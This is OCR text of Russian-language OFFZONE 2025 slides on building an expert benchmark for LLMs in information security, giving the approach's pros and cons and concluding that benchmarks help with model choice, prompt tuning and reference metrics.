
Expert LLM benchmark_

+ Скорость
+ Стоимость
+ Нагрузка ~5%
+ Неограниченное количество LLM экспериментов

- Точность может быть ниже (контролируемо)


Выводы

- LLM в разы эффективнее ИБ экспертов



Выводы

- LLM в разы эффективнее ИБ экспертов
- Но только если эксперт покажет, что нужно сделать



Выводы

- LLM в разы эффективнее ИБ экспертов
- Но только если эксперт покажет, что нужно сделать
- Построение бенчмарка полезно для:
  - Выбора модели
  - Настройки промпта
  - Получения референсных метрик

Выводы

- LLM в разы эффективнее ИБ экспертов
- Но только если эксперт покажет, что нужно сделать
- Построение бенчмарка полезно для:
  - Выбора модели
  - Настройки промпта
  - Получения референсных метрик
- Референсные метрики дают контроль над работой LLM в дальнейшем

OFFZONE 2025

Q&A

notes.ml

False Positive